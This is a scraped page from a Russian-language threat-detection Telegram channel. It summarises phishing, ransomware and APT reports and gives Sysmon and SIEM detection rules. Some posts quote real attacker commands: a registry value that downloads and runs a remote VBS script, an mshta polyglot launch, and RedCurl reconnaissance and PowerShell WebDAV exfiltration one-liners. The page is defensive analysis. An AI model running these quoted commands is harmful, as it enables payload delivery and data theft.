TGViewer
Channel Public Channel
Detection is easy

Detection is easy

@detectioneasy

chat: https://t.me/+BF4T6DOGv_UwYTBi
contact: @siemmanager
email: manager@detectioneasy.ru
Subscribers
1.29K
Photos
77
Videos
2
Links
194

Showing posts older than #161 · Back to latest

Older Posts 20 shown
Post #160 458
Посмотрим чем ещё страшны LNK
  • 🔥 4
Post #159 521
В ряде дроперов пополнение, хакеры используют *.reg-файлы 🩸

reg-файлы позволяют изменить значения ключей реестра.


В этом примере злоумышленники прислали PDF-файл, который содержит ссылку. Перейдя по ней пользователь скачает REG-файл.

При открытии reg-файла событие запуска процесса будет содержать

"regedit.exe" "C:\Users\admin\Downloads\pdf_graphics.reg"  


Данный файл создает ключ реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\SystemUpdate со значением

cmd.exe /c powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri 'https://support.zyfex.free.hr/down/maze.vbs' -OutFile '%TEMP%\maze.vbs'; Start-Process '%TEMP%\maze.vbs


Такое поведение мы можем обнаружить:

🔤 создание процесса
ProviderName="Microsoft-Windows-Sysmon" and EventId=1 and Image endswith "regedit.exe" and CommandLine="\.reg($|\s)


🔤 Создание reg-файлов в директориях пользователя
ProviderName="Microsoft-Windows-Sysmon" and  EventId = 11 and TargetFilename = "?:\Users\.*\.reg"


🔤 Добавим детект на основе ADS NTFS

ProviderName="Microsoft-Windows-Sysmon" and  EventId = 15 and TargetFilename endswith ".reg:Zone.Identifier" and Contents=".*ZoneId=3.*"


Сэмпл в any.run

#detection@detectioneasy
#ttp@detectioneasy
app.any.run Analysis package_photo.pdf (MD5: 3D89F1BCC3873D106F138F35A9B1D3C6) Malicious activity - Interactive analysis ANY.RUN Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.
  • 🔥 4
  • 👍 3
  • 😁 2
Post #158 441
Вернемся к теме с шифровальщиками 😱

Часто ransomware меняет раширения зашифрованным файлам или добавляет второе. Если ваши средства не остановили процесс шифрования, то можем попытаться обнаружить создание файла с подозрительным раширением 💻

Список расширений и названий записок можно посмотреть здесь:
🔤 https://github.com/dannyroemhild/ransomware-fileext-list
🔤 https://github.com/mthcht/awesome-lists/blob/main/Lists/ransomware_extensions_list.csv
🔤 https://gist.github.com/sfponce/7c49269ed5a81f2a55dad39dc7cef5ad

⚠️ Событие Sysmon EventId 11, регистрирует только создание нового файла.

Для примера можем посмотреть Sigma-правило, для его работы нужно включить ETW


logman create trace "Microsoft-Windows-Kernel-File" -p Microsoft-Windows-Kernel-File -o "C:\Logs\Microsoft-Windows-Kernel-File.etl"


Можно добавить в конфиг сисмона имена записок и дать название правилу - Ransomware, тогда в событиях создания файла сразу будет отображено, на что стоит обратить внимание.

#detection@detectioneasy
GitHub GitHub - dannyroemhild/ransomware-fileext-list: List with File Extensions used by Ransomware List with File Extensions used by Ransomware. Contribute to dannyroemhild/ransomware-fileext-list development by creating an account on GitHub.
  • 🔥 5
  • ❤ 2
  • 👍 2
Post #157 411
Detection is easy Всем привет!) 👋 Продолжим тему с фишингом 💌, компания Innostage поделилась техникой с помощью которой их хотели взломать - rogue rdp 🔤 Пользователю на почту приходит письмо с файлом *.rdp 🔤 Пользователь открывает файл и подключается к удаленному серверу…
Всем привет!) 👋

Вспомним про rogue rdp)
Давайте попробуем похантить? Может нас где-то пробили? 💻

🔤 В реестре есть ключ - HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default

который хранить адреса серверов к которым мы подключались

🔤 Второй ключ хранит, адрес, домен\логин с которым подключались HKEY_CURRENT_USER\SOFTWARE\Microsoft\Terminal Server Client\Servers

Собрав информацию из этих ключей, мы можем найти выбросы - хосты, с которых не должны подключаться по RDP в локальной сети, или подключения на адреса за пределами корпоративной сетки

Больше информации про артефакты RDP можно почитать здесь

#detection@detectioneasy
Devolutions Using RDP without leaving traces: the MSTSC public mode Learn how MSTSC’s /public mode works! It blocks credential caching, session details, and bitmap storage, enhancing security. Discover its impact and how to reset MSTSC for a clean slate.
  • 🔥 4
  • 👍 3
  • 🤔 2
Post #155 373
⚠️ Внимание!)

Сегодня мы запускаем особый код:

for woman in world:  
woman.happiness += 100
woman.love *= infinity
woman.health = max()


Пусть ваш день будет защищен от багов,
А жизнь обновляется, как идеальный код.
Пусть любовь будет, как бесконечный цикл,
А счастье — как успешный деплой!
С праздником, прекрасные дамы!
Ваш код всегда в нашем сердце. 💻❤️

#detection@detectioneasy
  • 🔥 5
  • 👍 3
  • 🤔 3
Post #154 365
Всем привет! 👋

Настроили мониторинг на веб-камерах, пока вас не пошифровали? 🥷

Одна группировка пыталась распространить Akira-ransomware. Они успешно пробились в сеть, закрепились, получили права, которые им позволяют ходить по RDP.

При развертывании Akira на первом Windows-хосте сработал EDR (так бывает) 😄

Хакеры не расстроились, просканили сетку, нашли уязвимую видеокамеру. Получили доступ к ее шелу.

С видеокамеры был доступ до серверов, которые нужно шифровать, и как отметили в отчете на ней не было EDR 😀

Вооружившись Akira под Linux, через SMB зашифровали, что хотели))

Это нам говорит о чем?) ❓

Что можно поставить 100 агентов и написать 5000 правил, но пока не будет базовой сегментации кого-то будут шифровать...

Вот это интересная атака)

#ttp@detectinoeasy
  • 👍 5
  • 🔥 3
  • 🤔 3
  • 🎉 3
Post #153 338
Всем привет! 👋

Сегодня пост касается не взлома компаний и организаций, а заражения простых пользователей майнерами и стиллерами 🤔

ЛК выпустили ресерч про распространение малвари под видом утилит для обхода блокировок!

⚠️ Стоит обратить внимание на родственников, друзей, может кто-то из братьев или сестер решил посмотреть ютубчик и скачал прогу от более менее известного блогера, а там майнер/стилак 🤮

Что можно делать?)
🔤 напомнить о том, что не нужно скачивать все, что рекламируют)

🔤 проверить наличие директории может быть со схожим именем %LocalAppData%\driverpatch9t1ohxw8\di.exe

🔤 проверить наличие службы с именем DrvSvc и описанием Launches applications associated with still image acquisition events."

🔤 выполнить полную проверку антивирусом ✌️

🔤 Проверить историю браузера на ресурс gitrok[.]com

#detection@detectioneasy
  • 👍 3
  • 🔥 2
  • 🤔 2
  • 🥰 1
Post #152 401
Слышали ли вы про полиглот?) 😛
Нет, я не про людей которые занют много языков, а про файлы, которые могут интерпретироваться в зависимости от того какой утилитой их открывают)

proofpoint в своем отчете рассказали, как полиглоты применяются при фишинге 📩

Файлы Polyglot - это файлы, которые могут быть интерпретированы как несколько различных форматов, в зависимости от способа их чтения.


🔤 пользователю 🤤 приходит письмо со ссылкой, после перехода по которой он обязательно скачает zip-архив и откроет его

🔤 во вложении он увидит 2 полиглота - pdf/hta и pdf/zip в дополнение lnk с двойным расширением, который запустит всю цепочку xls.lnk

🔤 LNK-запускает pdf/hta командой


"C:\Windows\system32\cmd.exe" /c mshta.exe "%cd%\electronica-2024.pdf" &&' C:\Windows\System32\cmd.exe '


pdf/hta - pdf в конец которого добавили hta-файл, структура на скриншоте

🔤 hta проверяет наличие одного из архиваторов 7z, winrar, tar и распаковывает pdf/zip в директорию с задачами


"C:\Program Files\7-Zip\7z.exe" x "C:\Windows\Tasks\14s.pdf" -o"C:\Windows\Tasks" -y


🔤 hta добавляет в ключ HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run путь к URL-файлу , который запустит exe из архива для запуска backdoor

🔭 Для обнаружения такого поведения, мы можем отслеживать использование архиваторов с нетипичными для них расширениями файлов, и запуск архиваторов скриптовыми языками

В threat hunting, можем проверить:
🔤 наличие url-файлов в ключах реестра
🔤 наличие exe-файлов в директории C:\Windows\Tasks
🔤 сделать ретро по запуску архиваторов

Ссылка на семпл

#detection@detectioneasy
#ttp@detectioneasy
  • 👍 6
  • 🔥 4
  • 🤔 3
Post #147 380
Всем привет! 👋

Отличный пример, почему нужно обновлять прошивку и менять стандартные пароли от систем управления серверами (iBMC, Ilo, iDrac etc)

При получении доступа к системе управления сервером, вы увидете экран VNC, скорее всего нужно будет ввести пароль от системы, но может и повезет)

BMC позволяет загрузиться с live-cd, а дальше порядок действий всем знаком: создаем локального пользователя, сбрасываем пароль, переименовываем cmd, дампим креды и т.п (WinPE 😁).

Для обнаружения таких атак:

🔤 нужно настроить сбор логов с BMC
🔤 настроить правила корреляции (с каких адресов могут авторизовываться), какие учетные записи
🔤 настроить корреляцию для монтирования дисков
🔤 проводить аудит учетных записей и уязвимостей

Еще один пример от Rapid7

#detection@detectioneasy
#ttp@detectioneasy
  • 👍 6
  • 🔥 3
  • ❤ 2
  • 😁 1
Post #146 274
Всем привет!
PT ESC выпустили отчет о действиях Dark Caracal.

❗️ Обратите внимание на использование контейнера для фишинга - REV-файл

Для обнаружения таких файлов можете использовать правила ниже:


ProviderName="Microsoft-Windows-Sysmon" and EventId=1 and CommandLine="\.rev($|\s)


Перед использованием правила ниже, убедитесь, что ваш конфиг Sysmon (если используется) регистрирует события с этим расширением)


ProviderName="Microsoft-Windows-Sysmon" and EventId=11 and TargetFilename = ".?:\\Users\\.*\.rev$"


#detection@detectioneasy
  • 🔥 4
  • 👍 3
Post #145 303
Detection is easy Вчера вышел отчет от любимых многими thedfirreport - Confluence Exploit Leads to LockBit Ransomware ✌️ Если такая атака и будет, то она должна завершиться 🚫 на выполнении команд: whoami query user net user mshta ...\.hta curl ... Это несколько команд, которые…
Продожим тему с массовым запуском скриптов или исполняемых файлов. В данном отчете использовался PDQDeploy, но на его месте мог быть планировщик задач, SCCM, KSC, EDR, Gitlab-runner etc

Для обнаружения подозрительных действий агентами централизованного управления, за основу можно взять Sigma-правило, которое обнаруживает запуск дочерних процессов, от агента PDQDeploy.

Для спокойствия нам нужно отслеживать:

🔤 создание новых задач у агентов
🔤 изменение старых задач
🔤 массовый запуск одинаковых скриптов или процессов на разных хостах

#detection@detectioneasy
GitHub sigma/rules/windows/process_creation/proc_creation_win_pdqdeploy_runner_susp_children.yml at f3de589d08dd0f0b8041a02306f53323b99057aa… Main Sigma Rule Repository. Contribute to SigmaHQ/sigma development by creating an account on GitHub.
  • 👍 5
  • 🔥 4
  • 🤔 2
  • 🍌 1
Post #144 277
Detection is easy Вчера вышел отчет от любимых многими thedfirreport - Confluence Exploit Leads to LockBit Ransomware ✌️ Если такая атака и будет, то она должна завершиться 🚫 на выполнении команд: whoami query user net user mshta ...\.hta curl ... Это несколько команд, которые…
Хакеры не останавливаются на использовании одних и тех же инструментов, например популярным сканером был Advanced Port Scanner, а в посте выше использовали NetScan. Ещё есть множество реализаций сканеров, на powershell, wsf etc

Мы можем бесконечно гоняться за утилитами и основываться на Tools-based detection ✋. Давайте обратимся к пирамиде боли Дэвида Бьянко. Мы нанесем максимальный ущерб атакующим, только научившись обнаруживать их поведение.

В случае со сканером, у нас один процесс создает много соединений:

🔤 на один ip и много портов
🔤 на много ip и много портов
🔤 на много ip и один порт

В идеальной ситуации, у нас будет настроен span/netflow начиная с коммутатора доступа, если бы 😅 В лучшей ситуации span будет с агрегации или ядра, и сетевые сканирования мы сможем обнаружить ids, nta, ndr, но не в широковещательном домене (если без коммутатора доступа).

В случае с хостом, правило будет зависеть от функционала вашего siem/edr.

Например XP-rules, сетевые соединения с одного хоста на 10 разных:


event NetworkCreate:
key:
object.process.name, event_src.host
filter {
filter::Network_connections_windows
}

rule NetworkScan: NetworkCreate[10] with different(dst.ip)


Мы можем сделать правило от обратного на основе событий с хостов, которые сканят.

🔤 События от 5 разных хостов (нужно не забыть добавиь адресав исключения):


event NetworkCreate:
key:
src.ip
filter {
filter::Network_connections_windows
}

rule NetworkScan: NetworkCreate[5] with different(dst.ip)


🔤 Много портов на одном хосту. Этим правилом мы можем ничего не увидеть) хочется верить, что вряд ли виндовые хосты будут сканить по всем портам). Подключение на 3 рахных порта


event NetworkCreate:
key:
src.ip, event_src.host
filter {
filter::Network_connections_windows
}

rule NetworkScan: NetworkCreate[3] with different(dst.port)


Поверх этих правил можно сделать вложенную корреляцию, чтобы усложнить логику и уменьшить количество фолсов))

#detection@detectioneasy
Picussecurity What Is Pyramid of Pain? The Pyramid of Pain is a conceptual framework developed by David Bianco that illustrates the varying levels of difficulty and cost an adversary would encounter to evade detection and continue their attack, in the context of cybersecurity defenses.
  • 👍 4
  • 🔥 3
  • ❤ 2
  • 😁 1
Post #143 285
Вчера вышел отчет от любимых многими thedfirreport - Confluence Exploit Leads to LockBit Ransomware ✌️

Если такая атака и будет, то она должна завершиться 🚫 на выполнении команд:
whoami
query user
net user

mshta ...\.hta
curl ...


Это несколько команд, которые выполнялись после пробива сервера с Confluence

Что нас ждет?)

🔤 CVE-2023-22527 на незащищенном сервере Windows Confluence server. На GitHub есть POC

🔤 Хакеры использовали различные инструменты, включая Mimikatz, Metasploit и AnyDesk

🔤 Злоумышленник использовал RDP для горизонтального перемещения

🔤 Данные были эксфильтрованы с помощью Rclone в MEGA.io

🔤 Время до шифрования составило около двух часов. Да-да для любителей метрик есть и такая - Time to Ransom (TTR)

🔤 Для сканирования хостов использовался NetScan

🔤 Для установки рансома использовали PDQ Deploy - легитимный корпоративный инструмент для развёртывания программ и обновлений

🔤 Для получения учетных записей с серера Veeam использовали Powershell скрипт - пример

#ttp@detectioneasy
The DFIR Report Confluence Exploit Leads to LockBit Ransomware - The DFIR Report Key Takeaways Case Summary The intrusion started with the exploitation of CVE-2023-22527, a critical remote code execution vulnerability in Confluence, against a Windows server. The first indication of threat actor activity was the execution of system discovery…
  • 🔥 6
  • 👍 3
  • 🤔 2
Post #142 279
Всем привет!)
В дополнение к Autoit можем рассмотреть autohotkey (AHK)

AutoHotkey — мощный инструмент для автоматизации задач в Windows, позволяющий создавать скрипты для управления клавиатурой, мышью и приложениями.

Пример использования есть в отчете thedfirreport.com

🔤 Для обнаружения AutoHotkey.exe можем воспользоваться правилом


ProviderName="Microsoft-Windows-Sysmon" and EventId=1 and (Product="AutoHotkey" or OriginalFileName="AutoHotkey.\w+")


🔤 поиск в аргументах совпадения с раширением ahk


ProviderName="Microsoft-Windows-Sysmon" and EventId=1 and CommandLine="\.ahk($|\s)"


🔤 создание файлов ahk


ProviderName="Microsoft-Windows-Sysmon" and EventId=11 and TargetFilename = ".?:\\Users\\.*\.ahk$"


#detection@detectioneasy
#ttp@detectioneasy
The DFIR Report Collect, Exfiltrate, Sleep, Repeat - The DFIR Report In this intrusion from August 2022, we observed a compromise that was initiated with a Word document containing a malicious VBA macro, which established persistence and communication to a command and control server (C2). Upon performing initial discovery…
  • 🔥 5
  • 👍 3
  • 🍌 2
  • 😁 1
Post #141 270
  • ❤ 4
  • 🔥 4
  • 🥰 4
Post #140 278
С Днём защитника Отечества, всех причастных 🫡
  • ❤ 5
  • 🎉 4
  • 🥰 3
Post #139 298
У ЛК появился обзор на группировку Angry Likho (Sticky Werewolf), которая пробивает своих жерт RAR-архивом с паролем 😂)

В архиве, decoy-файл и 2 LNK ⁉️
Далее по цепочке запускается bat/cmd, который запускает Autoit - a3x, обнаружение которого мы рассматривали ранее - тут

Похантить?)
🔤 если есть возможность сделайте ретро по входящим письмам, на наличие слова - пароль и его аналогов

#detection@detectioneasy
  • 👍 4
  • 🔥 2
  • 🤔 2
Post #138 281
Detection is easy Идеальное место для обнаружения - это дроп на хост образа диска (img), его монтирование и запуск оттуда исполняемого файла. Если этот этап пропустили, то должны обнаружить создание задачи с аргументами pcalua.exe -a rundll32 Если это тоже мимо, то хоть одну команду из bat-файла 🙏
Давайте сделаем правила для дропа образов диска 🔭

Пример поля TargetFileName из Sysmon EventId=11


<Data Name="TargetFilename">C:\Users\qwer\AppData\Local\Temp\5c155200-f11a-49ff-b2c0-7b81180c2322_1.zip.322\1.iso</Data>


Правило может выглядеть, так:


ProviderName="Microsoft-Windows-Sysmon" and EventId=11 and TargetFileName = "(iso|img|vhd.?)$"


Второй способ более интересный, мы можем отслеживать события монтирования образов диска в журнале Microsoft-Windows-VHDMP

Пример события:


- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
<Provider Name="Microsoft-Windows-VHDMP" Guid="{e2816346-87f4-4f85-95c3-0c79409aa89d}" />
<EventID>1</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>1205</Task>
<Opcode>2</Opcode>
<Keywords>0x8000000000000001</Keywords>
<TimeCreated SystemTime="2025-02-21T17:34:19.0116396Z" />
<EventRecordID>199</EventRecordID>
<Correlation />
<Execution ProcessID="4" ThreadID="11804" />
<Channel>Microsoft-Windows-VHDMP-Operational</Channel>
<Computer>QQQ</Computer>
<Security UserID="S-1-5-18" />
</System>
- <EventData>
<Data Name="VhdFileName">C:\Users\qwer\Downloads\1.iso</Data>
<Data Name="VhdDiskNumber">0</Data>
<Data Name="VirtualDisk">0x0</Data>
</EventData>
</Event>


Пример правила для отслеживания монтирования файлов из директорий пользователя или Temp


ProviderName="Microsoft-Windows-VHDMP" and EventId=1 and VhdFileName = "\\users\\|temp\\"


Вы собираете и анализируте события из журнала Microsoft-Windows-VHDMP?)

#detection@detectioneasy
  • 👍 4
  • 🔥 4
  • 🤔 2
Post #137 265
Всем привет! 👋

Группировка RedCurl сильно преисполнилась в применении multistage при фишинге.

Давайте посмотрим сколько шагов происходит до выполнения последнего этапа:

🔤 Приходит фишинговое письмо с PDF
🔤 Пользователь открывает PDF и кликает на ссылку, которая ведет на загрузку ZIP-архива
🔤 В ZIP-архиве IMG-файл, который монтируется
🔤 В образе диска находится уязвимый ADNotificationManager.exe, который переименован, как CV Applicant *.scr. SCR загружает netutils.dll - EarthKapre loader
🔤 Обращается на C2 и в ответ получает зашифрованную DLL, которая сохраняется в дирректорию C:\Users\User\AppData\Roaming\BrowserOSR\
🔤 Создается задача в планировщике в каталоге BrowserOSR, которая выполняет команду
 C:\Windows\system32\pcalua.exe -a rundll32 -c shell32.dll,Control_RunDLL C:\Users\User\AppData\Roaming\BrowserOSR\BrowserOSR.dll c7ccd991-41e1-45ab-b0de-b1d229bba429

Опытный аналитик обратит внимание на использование pcalua.exe -a - LOLBINS утилита, позволяет создавать новые процессы.
🔤 После выполнения задачи, происходит проверка наличия дебагера, если он есть, то процесс прекращается. На C2 отправляется информация об имени пользователя, имени компьютера, файлах и каталогах с рабочего стола жертвы, и из папок Local, AppData и Program Files.
🔤 Загружается еще один этап и сохраняется в файл с расширением tmp, который выполняется функцией LoadLibraryA
🔤 Создается bat-файл %APPDATA%\Acquisition\JKLYjn2.bat, который выполняет команды для сбора информации о системе и отправке их на C2

net localgroup

net localgroup Administrators

systeminfo

wmic logicaldisk get description,name,Size,FreeSpace

wmic process get Name,Commandline powershell -c "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct | Out-File -FilePath .\temp7237\<COMPROMISED_COMPUTER_NAME>_AV.txt"

ad.exe -accepteula -snapshot "" temp7237\dmn.dat

powershell -c "gci .*.exe | foreach {if(($.VersionInfo).InternalName -eq '7za'){$syspack = $.Fullname}};$a1='x';$a2='-aoa';$a3='-p'+$env:ppass2;$a4=$env:util;$a5='-o'+$env:tdir;&$syspack $a1 $a2 $a3 $a4 $a5;"

powershell -c "$PSW01 = New-Object -ComObject MSXML2.ServerXMLHTTP;$AFS = New-Object -ComObject ADODB.Stream;$AFS.Open();$AFS.Type = 1;Get-ChildItem .$env:trdir | Where-Object {$.PSIsContainer -eq $false;} | foreach {$AFS.LoadFromFile($.FullName);$AFB = $AFS.Read();$PSW01.Open('PUT', $env:davstr+'/'+$env:davfld+'/'+$_.Name, $False, $env:slog, $env:spass);$PSW01.Send($AFB);};$PSW01.Close;"


Описал основные шаги из отчета, там происходит еще большое количество этапов шифрования/расшифрования, проверок на песочницу и тп ...

Готовы к такой матрешке?) 😔

Идеальное место для обнаружения - это дроп на хост образа диска (img), его монтирование и запуск оттуда исполняемого файла. Если этот этап пропустили, то должны обнаружить создание задачи с аргументами pcalua.exe -a rundll32
Если это тоже мимо, то хоть одну команду из bat-файла 🙏

#ttp@detectioneasy
eSentire Unraveling the Many Stages and Techniques Used by RedCurl/EarthKapre APT Learn more about how RedCurl/EarthKapre APT performs reconnaissance and espionage and get security recommendations from our Threat Response Unit (TRU) to protect your business from this cyber threat.
  • 🔥 4
  • 🍌 4
  • 👍 3
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →